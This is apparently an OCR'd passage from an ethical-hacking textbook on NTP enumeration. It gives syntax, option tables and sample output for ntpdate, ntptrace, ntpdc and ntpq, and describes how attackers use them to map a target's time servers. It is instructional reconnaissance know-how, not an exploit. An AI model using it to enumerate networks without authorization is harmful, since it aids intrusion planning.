
  This command collects the number of time samples from several time sources. Its syntax is as follows:

  `ntpdate [-46bBdqsuv] [-a key] [-e authdelay] [-k keyfile] [-o version] [-p samples] [-t timeout] [ -U user_name] server [...]`

`-4`	Force DNS resolution of given host names to the IPv4 namespace
`-6`	Force DNS resolution of given host names to the IPv6 namespace
`-a key`	Enable the authentication function/specify the key identifier to be used for authentication
`-B`	Force the time to always be slewed
`-b`	Force the time to be stepped
`-d`	Enable debugging mode
`-e authdelay`	Specify the processing delay to perform an authentication function
`-k keyfile`	Specify the path for the authentication key file as the string "keyfile"; the default is /etc/ntp/keys
`-o version`	Specify the NTP version for outgoing packets as an integer version, which can be 1 or 2; the default is 4

`-p samples`	Specify the number of samples to be acquired from each server, with values ranging from 1–8; the default is 4
`-q`	Query only; do not set the clock
`-s`	Divert logging output from the standard output (default) to the system syslog facility
`-t timeout`	Specify the maximum wait time for a server response; the default is 1 s
`-u`	Use an unprivileged port for outgoing packets
`-v`	Be verbose; logs ntpdate’s version identification string

Table 4.4: ntpdate parameters and their respective functions



```

└──╼ $
```

Figure 4.18: Screenshot of the ntpdate command, showing debugging information for a given IP

- **ntptrace**

  This command determines where the NTP server obtains the time from and follows the chain of NTP servers back to its primary time source. Attackers use this command to trace the list of NTP servers connected to the network. Its syntax is as follows:

```
ntptrace [-n] [-m maxhosts] [servername/IP_address]
```

`-n`	Do not print host names and show only IP addresses; may be useful if a name server is down
`-m maxhosts`	Set the maximum number of levels up the chain to be followed

Table 4.5: ntptrace parameters and their respective functions

Example:

```
# ntptrace
localhost: stratum 4, offset 0.0019529, synch distance 0.143235
10.10.0.1: stratum 2, offset 0.01142
73, synch distance 0.115554
10.10.1.1: stratum 1, offset 0.0017698, synch distance 0.011193
```


- **ntpdc**

  This command queries the ntpd daemon regarding its current state and requests changes in that state. Attackers use this command to retrieve the state and statistics of each NTP server connected to the target network. Its syntax is as follows:

```
ntpdc [ -46dilnps ] [ -c command] [hostname/IP_address]
```

`-4`	Force DNS resolution of the given host name to the IPv4 namespace
`-6`	Force DNS resolution of the given host name to the IPv6 namespace
`-d`	Set the debugging mode to on
`-c`	Following argument is interpreted as an interactive format command; multiple -c options may be given
`-i`	Force ntpdc to operate in the interactive mode
`-l`	Obtain a list of peers known to the server(s); this switch is equivalent to -c listpeers
`-n`	Output all host addresses in the dotted-quad numeric format, rather than host names
`-p`	Print a list of the peers as well as a summary of their states; this is equivalent to -c peers
`-s`	Print a list of the peers as well as a summary of their states, but in a slightly different format from that for the -p switch; this is equivalent to -c dmpeers

Table 4.6: ntpdc parameters and their respective functions



```
┌─[root@parrot]─[/home/attacker]
└──╼ #ntpdc
ntpdc> ?
ntpdc commands:
addpeer      controlkey   fudge        keytype      quit         timeout
addrefclock  ctlstats     help         listpeers    readkeys     timerstats
addserver    debug        host         loopinfo     requestkey   traps
addtrap      delay        hostnames    memstats     reset        trustedkey
authinfo     delrestrict  ifreload     monlist      reslist      unconfig
broadcast    disable      ifstats      passwd       restrict     unrestrict
clkbug       dmpeers      iostats      peers        showpeer     untrustedkey
clockstat    enable       kerninfo     preset       sysinfo      version
clrtrap      exit         keyid        pstats       sysstats
ntpdc>
```

These ntpdc queries can be used to obtain additional NTP server information

Figure 4.19: Screenshot of the ntpdc command

- **ntpq**

  This command monitors the operations of the NTP daemon **`ntpd`** and determines its performance. Its syntax is as follows:


  ```
  ntpq [-46dinp] [-c command] [host/IP_address]
  ```

